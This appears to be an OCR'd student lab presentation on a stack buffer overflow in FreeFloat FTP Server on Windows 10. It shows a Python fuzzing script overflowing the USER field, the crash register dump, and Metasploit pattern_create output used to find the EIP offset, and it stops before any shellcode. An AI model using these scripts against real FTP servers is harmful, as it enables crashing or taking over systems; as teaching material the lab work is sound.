Stack-based buffer overflow on FreeFloat FTP server running on Windows Platform.

CVE-2020-19595

Presented by:
Bhagvat Giri

❖ Overview

- Background of buffer overflow
- Scope of Project and goal
- Lab setup
  - Attacker's tools setup
  - Target tools setup
- Connection to the target FTP server
- Vulnerability exploit
- Mitigation techniques
- References

❖ Background of stack-based buffer overflow

- The stack is an abstract data structure which follows a particular order in which its operations, push and pop are performed.
- A stack-based buffer overflow is a condition where the volume of data written to a buffer allocated on the stack exceeds the storage capacity of the buffer.
- These exploits were very common 20 years ago or so, but since then, a huge amount of effort has gone into hardening the system against the stack-based overflow attacks by operating system developers, application developers, and hardware manufacturers, with changes even being made to the standard libraries developers use.

❖ Scope of Project and goal

- Here We are trying to exploit Freefloat FTP server running on the windows 10 .
- This project's goal is to exploit this vulnerability by over-sizing the username variable and spawning a shell during the connection process to an ftp server. This shell will be generated with the help of metasploit and analysing the bad characters available in the code.

- In usual condition we planned to do this project on virtual machine with Windows-xp sp3 machine running on it,but our virtual machine was not responding to bridged connection and because of that our python code was not getting any response from the ftp server.That is why we decided to shift to windows 10.


❖ Lab setup

- Host Machine(Attacker):
  - Parrot Linux(32 bits)
  - Python2.7
  - Metasploit

- Target Machine(Victim):
  - Windows 10 OS
  - Mona.py module(For analysis of the bad characters)
  - Immunity debugger
  - Free Float FTP Server(Win32)

❖ Connecting to the FTP server


- First, We installed Free Float Ftp server (version 1.0) on the windows 10 and executed the .exe file with administrator privileges which opened FTP server on Port 21. Ftp server was running on the IP: 169.254.96.25 at port 21.
- We also Nmap the server ip to check whether service is online or not.




- After Getting the connection information. we started the exploitation part.

❖ Vulnerability exploit

- After that We installed the Immunity debugger and also ran it under the admin privileges . Immunity debugger debugged the whole program in to the assembly and showed us the every instructions that are happening during the execution of the program “Ftpserver.ext”.



- After executing the program correctly in Immunity debugger. We initiated writing the python script to exploit the program in Parrot linux. This is a simple python script named ‘ftp_fuzz.py’ which connected us to the running Ftp server and buff the User variable with 1000 “A” strings just to check whether program crashes or not.



- Then, we opened a new terminal ran the python script by following command: ./ftp_fuzz.py 169.254.92.25 and script started running and Immunity debugger showed us that Program has crashed with access violation Error.

```
19:37:46] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

- Program crashed as the stack is overwritten while script forced the server to access non-executable address (0x41414141-Hex representation of AAAA).Both register EIP and ESP were overwritten with 'AAAA' as shown below.


```
EAX 0000040C
ECX 00000002
EDX 0082FAA8
EBX 0000001A
ESP 0082FBE8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 023A05B0
ESI 0040A29E FTPServe.0040A29E
EDI 023A0EE3 ASCII "32\FTPServer.exe"

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3DA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```




- Now we wanted to locate the address of EIP at where it's overwritten, that's why we created a random string of the 1000 characters with the help of pattern_create.rb.

- After that, the pattern which got generated we added that in to our python script and created another exploit. Pattern-create is a metasploit exploit module.


```
┌──[user@parrot]─[~/Desktop/Homework_3]
└─── $./ftp_fuzz.py 169.254.92.25
┌──[user@parrot]─[~/Desktop/Homework_3]
└─── $cd /usr/share/metasploit-framework/tools/exploit/
┌──[user@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└─── $./pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9
An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5
Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
┌──[user@parrot]─[/usr/share/metasploit-framework/tools/exploit]
└─── $
```

```
#!/usr/bin/python$
import socket,sys$
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
s.connect((sys.argv[1],21))$
pad=b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0A
m1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4A
t5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay
4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf
8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B'$
s.send(b'USER' + pad + b'\r\n')$
$
_fuzz.py                                    1,1           Top
```


- Then we ran the python script again and as we expected the program crashed.



- Now we noticed two difference that, now register EIP and ESP both are overwritten with 69413269 and 694613669 respectively. As shown in the above and below photos.



- Now we used another Metasploit exploit module to locate these both of the address in the memory dump.



